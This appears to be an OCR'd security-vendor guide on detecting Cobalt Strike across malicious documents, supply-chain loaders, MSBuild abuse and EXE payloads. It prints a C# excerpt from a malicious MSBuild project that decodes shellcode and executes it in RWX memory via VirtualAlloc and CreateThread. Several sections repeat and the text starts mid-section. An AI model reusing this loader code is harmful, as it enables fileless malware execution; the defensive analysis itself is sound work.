
The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free


With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

Spreadsheet lure masquerading as an Apple Store receipt

Upon enablement of macros, the spreadsheet will fetch and execute the payload in-memory.

This can be difficult to detect, as there are multiple degrees of separation before the Cobalt Strike payload is executed. Detection first requires dynamic analysis in order to reach the Cobalt Strike stage. When this stage is reached, the best ways to detect the running Cobalt Strike code are through static signatures or genetic code analysis.

When it comes to static signatures, it can be difficult to isolate the exact area in-memory that you should run the signatures over. One way this can be achieved is running the file through debugging tools and manually dumping memory to perform signature analysis. This can be extremely time consuming and requires a high degree of technical knowledge. Another possible way is to use a sandbox and download memory dumps from a finished analysis in order to run static analysis tools. This requires slightly less technical knowledge but it still can be time consuming. We suggest taking the suspicious document and uploading it to Intezer Analyze to find out if Cobalt Strike is hidden in-memory.




Intezer Analyze result for Cobalt Strike payload

How to Detect Supply Chain Attacks

One of the biggest cybersecurity stories of 2020 was the SolarWinds supply chain attack that compromised high-profile entities around the world. This attack was done by an APT group known as NOBELIUM (UNC2452) leveraging the “Orion” business software to distribute malware to private and public organizations. Among the deployed malware was a Cobalt Strike loader dubbed TEARDROP by FireEye. The variant was named Raindrop by Symantec. The TEARDROP dropper is a memory-only DLL that runs as a service spawning a thread that pulls the Cobalt Strike payload from a fake JPG file.

The Raindrop variant is built from a modified version of 7-ZIP source code. It uses a different custom packer than TEARDROP, also leveraging steganography to locate the start of the encoded payload. Once the encoded payload has been located, it extracts, decrypts, and decompresses the data to be executed as shellcode.

It can often be difficult to detect if your organization has been the victim of a supply chain attack. It can be especially hard to collect forensic evidence for an attack when it could be mixed in with the code of legitimate and large files. Due to the nature of supply chain attacks, there are often a large number of machines in an organization infected at one time. An action you can take is to run Intezer’s live endpoint scanner across all machines in the organization. This will give you immediate visibility over all running code and quickly identify infected machines by detecting any traces of malicious code found in-memory. An example of a machine with Raindrop loading Cobalt Strike is shown in the endpoint scan below.



Intezer Analyze endpoint scan result for Raindrop loading and executing a fileless Cobalt Strike payload

Living off the Land (LotL) Detection

Living off the Land (LotL) is the attack process of using legitimate and signed tools, usually provided within the operating system, to execute malware. This is a powerful tactic as it can result in unauthorized code being executed within the memory space of a trusted process, evading malware defenses by flying under the radar. This type of tactic also makes incident response difficult, since analysts can't just filter out known legitimate processes during triage. All processes must be inspected in order to find that one *needle in the haystack*.

One popular tool used for LotL operations is the Microsoft.NET framework utility called MSBuild. MSBuild is the build platform used for Microsoft and Visual Studio. Visual Studio relies on MSBuild to build projects for testing and releases. Attackers are able to pass MSBuild.exe, a project (.proj) file, to build and execute. The payload, usually shellcode, is injected into another process. This attack is effective for attackers as many sandboxing solutions are not able to handle project files and struggle with fileless malware. This technique was observed by Cisco Talos researchers in 2020 to deploy Cobalt Strike.


```
jbB5on2Lc3mg+aLxpG66p103poPbVFtSW1ZbU8rZe2GrvXYq0ctWNdrb82iD2CKG20thXaW7HaBG2qNl3bVztQO0Q7QjtGO0E7BUTM0a7QRuta6Ri+C5unqNQrS2a5rgvrgbz4//WQ+
byte[] ShellCode_gzip = Convert.FromBase64String(ShellCode_B64);
byte[] ShellCode_c = Decompress(ShellCode_gzip);
shellcodeProcessHandle = exec_shellcode(ShellCode_c);
WaitForSingleObject(shellcodeProcessHandle, 0xFFFFFFFF);
return true;
}

static string Decrypt(byte[] cipherText, byte[] Key, byte[] IV) {
string plaintext = null;
using(AesManaged aes = new AesManaged()) {
ICryptoTransform decryptor = aes.CreateDecryptor(Key, IV);
using(MemoryStream ms = new MemoryStream(cipherText)) {
    using(CryptoStream cs = new CryptoStream(ms, decryptor, CryptoStreamMode.Read)) {
      using(StreamReader reader = new StreamReader(cs))
      plaintext = reader.ReadToEnd();
    }
  }
}
return plaintext;
}

static byte[] Decompress(byte[] data)
{
using (var compressedStream = new MemoryStream(data))
using (var zipStream = new GZipStream(compressedStream, CompressionMode.Decompress))
using (var resultStream = new MemoryStream())
{
  zipStream.CopyTo(resultStream);
  return resultStream.ToArray();
}
}

private static IntPtr exec_shellcode(byte[] shellcode)
{
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
return hThread;
}
```

Project file code

As shown above, the project file has an encoded and compressed payload. This payload is decrypted, decompressed, and then copied into memory. The shellcode is then executed in a new thread.

How to Detect?

An endpoint with a system injected with Cobalt Strike via MSBuild is shown below. Note the process tree at the bottom indicating the “fileless code.”




Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form. This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

